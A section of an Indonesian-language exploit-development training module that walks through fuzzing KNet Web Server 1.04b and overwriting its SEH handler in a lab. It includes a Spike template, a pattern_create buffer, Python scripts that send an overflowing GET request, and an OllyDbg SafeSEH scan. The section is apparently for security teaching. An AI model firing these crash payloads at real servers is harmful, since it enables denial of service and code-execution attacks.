

5.2.2. Eksploitasi SEH (Structured Exception Handler) pada KNet Web Server 1.04b

© Copyright by : Antonius www.ringlayer.net – www.ringlayer.com All Rights Reserved

Bagian ini membahas tentang teknik eksploitasi pada aplikasi vuln yang menggunakan mekanisme structured exception handling. Peserta training akan diberikan contoh aplikasi vulnerable yang menggunakan mekanisme SEH untuk dieksploitasi.

Arsitektur :

- Mesin penyerang dengan x86 Kali linux menggunakan alamat ip 10.200.0.5
- Mesin target dengan mesin x86 windows xp sp3 menggunakan alamat ip 10.200.0.120

SEH Overview

SEH adalah mekanisme yang menyediakan penanganan exception handling ketika error terjadi pada saat aplikasi run time. Implementasi SEH adalah stack based linked list. Mekanisme SEH ini dapat disediakan dari sistem operasi atau dari source code aplikasi.

Pada dasarnya mekanisme ini cukup sederhana. Sebelum SEH prolog: Stack berisi ukuran variabel lokal yang dibutuhkan oleh pemanggil -> Stack: {8}


Setelah memanggil prolog -> alamat pengirim pemanggil didorong ke stack -> Stack: {8, RetAddr}

Pada saat exception occurred, SEH akan berada di esp +8. Jadi pada dasarnya untuk keluar dari seh ke nseh kita dapat menggunakan ROP gadget seperti: r32 pop -> r32 pop dan kemudian ret (pop 4 byte dari stack, pop berikutnya 4 byte dari stack dan kemudian ret).

Setelah berhasil keluar dari SEH kita akan berada pada NSEH di mana kita hanya memiliki 4 byte buffer yang kita kontrol, pada point ini kita bisa menggunakan payload kedua berupa short jmp misal : eb d0.

Fuzzing dengan Spike

Untuk mencari bug pada **KNet Web Server 1.04b** kita akan melakukan fuzzing dengan spike fuzzer. Pada mesin kali linux, kita akan membuat template spike berikut ini :



```
root@kali:/usr/share/spike/audits/httpd# cat httpd.spk
s_string("GET /");
s_string_variable("x");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");

s_string("Host: ");
s_string_variable("localhost");
s_string(":");
s_string_variable("80");
s_string("\r\n");

s_string("User-Agent: ");
s_string_variable("Mozilla 5.0");
s_string("\r\n");


s_string("Accept: ");
s_string_variable("text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
s_string("\r\n");

s_string("Accept-Language: ");
s_string_variable("en-us,en;q=0.5");
s_string("\r\n");


s_string("Accept-Encoding: ");
s_string_variable("gzip, deflate");
s_string("\r\n");

s_string("Connection: ");
s_string_variable("keep-alive");
s_string("\r\n");
```

Selanjutnya attach knet dengan ollydbg lalu lakukan fuzzing dengan spike.



Lakukan fuzzing dengan spike dari mesin kali linux :



Hasil fuzzing dengan template httpd.spk di atas akan menyebabkan crash pada knet, di mana kita bisa melihat yang diuji adalah variabel length request nama file dengan metode http get.

Pada mesin windows kita bisa melihat knet crash dan SE Handler berhasil kita overwrite dengan 41414141.

Overwrite SE Handler

Untuk mencari berapa banyak byte yang dibutuhkan sebelum SEH Handler teroverwrite kita akan menggunakan pattern_create.rb . Generate byte sepanjang 1300 byte dengan pattern_create.rb :

```
Applications Places Sun Dec 29, 11:34 AM
root@kali: /usr/share/spike/audits/httpd


File Edit View Search Terminal Tabs Help

root@kali: /usr/share/spike/audits/httpd
root@kali: /usr/share/spike/audits/httpd# locate pattern_create.rb
/usr/share/metasploit-framework/tools/pattern_create.rb
root@kali: /usr/share/spike/audits/httpd# /usr/share/metasploit-framework/tools/pattern_create.rb 1300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu"
root@kali: /usr/share/spike/audits/httpd#
```


Selanjutnya masukkan pattern tadi ke kerangka eksploit dasar pertama :

```
import socket
sploit
="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu"
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Reattach knet dengan olly, lalu jalankan exploit di atas, Pada saat crash kita bisa melihat SEH teroverwrite dengan byte 6f42336f :



Langkah selanjutnya adalah mencari offset keempat byte di atas dengan pattern_offset.rb :



Berdasarkan pencarian dengan pattern_offset.rb SEH akan teroverwrite setelah 1210 bytes. Langkah

selanjutnya kita uji dengan kerangka exploit kedua :

```
import socket
seh = "\x43\x42\x41\x40"
sploit = "\x90" * 1210 + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Reattach knet dengan olly dan kita bisa melihat kita berhasil mengoverwrite SEH Handler dengan byte 40414243

SEH ke NSEH

Langkah selanjutnya setelah mengoverwrite SEH handler adalah keluar dari SEH ke NSEH. Begitu banyak payload yang bisa kita gunakan, tapi kali ini kita akan menggunakan payload paling populer yaitu menggunakan instruksi pop pop ret.

Untuk mencari sequence instruksi pop pop ret yang bisa kita pakai, kita akan menggunakan plugin safeseh module scanner di olly.

OlllyDbg - KNet.exe - [/SafeSEH Module Scanner]				
File View Debug Plugins Options Window Help				
SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x662b0000	0x66300000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\hnetcfg.dll
/SafeSEH ON	0x71a50000	0x71a8f000	5.1.2600.5625 (xpsp_sp3_qfe.080	C:\WINDOWS\system32\mswsock.dll
/SafeSEH ON	0x71aa0000	0x71aa8000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2HELP.dll
/SafeSEH ON	0x71ab0000	0x71ac7000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2_32.dll
No SEH	0x71ad0000	0x71ad9000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WSOCK32.dll
/SafeSEH ON	0x71b20000	0x71b32000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\MPR.dll
/SafeSEH ON	0x71bf0000	0x71c03000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\System32\SAMLIB.dll
No SEH	0x71c10000	0x71c1e000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\ntlanman.dll
No SEH	0x71c80000	0x71c87000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\System32\NETRAP.dll
No SEH	0x71c90000	0x71cd0000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\NETUI1.dll
No SEH	0x71cd0000	0x71ce7000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\System32\NETUI0.dll
/SafeSEH ON	0x7e290000	0x7e401000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\shdocvw.dll
/SafeSEH ON	0x74320000	0x7435e000	3.525.3012.0 (xpsp_sp3_qfe.1011	C:\WINDOWS\system32\ODBC32.dll
/SafeSEH ON	0x74720000	0x7476c000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\NSCTF.dll
/SafeSEH ON	0x754d0000	0x75550000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\CRYPTUI.dll
/SafeSEH ON	0x755e0000	0x755ee000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\msctfime.ime
/SafeSEH ON	0x75970000	0x75a68000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\MSGINA.dll
No SEH	0x75f60000	0x75f67000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\System32\drprov.dll
/SafeSEH ON	0x75f70000	0x75f7a000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\System32\davoint.dll
/SafeSEH ON	0x75f80000	0x7607d000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\browseui.dll
/SafeSEH ON	0x76360000	0x76370000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\INSTA.dll
/SafeSEH ON	0x76390000	0x763ad000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMM32.DLL
/SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\comdlg32.dll
No SEH	0x76980000	0x76988000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\LINKINFO.dll
/SafeSEH ON	0x76990000	0x769b5000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\ntshrui.dll
/SafeSEH ON	0x769c0000	0x76a74000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\USERENV.dll
No SEH	0x76b20000	0x76b31000	3.05.2284	C:\WINDOWS\system32\ATL.DLL
/SafeSEH ON	0x76c30000	0x76c5e000	5.131.2600.6198 (xpsp_sp3_qfe.1	C:\WINDOWS\system32\WINTRUST.dll
/SafeSEH ON	0x76c90000	0x76cb8000	5.1.2600.6198 (xpsp_sp3_qfe.120	C:\WINDOWS\system32\IMAGEHELP.dll
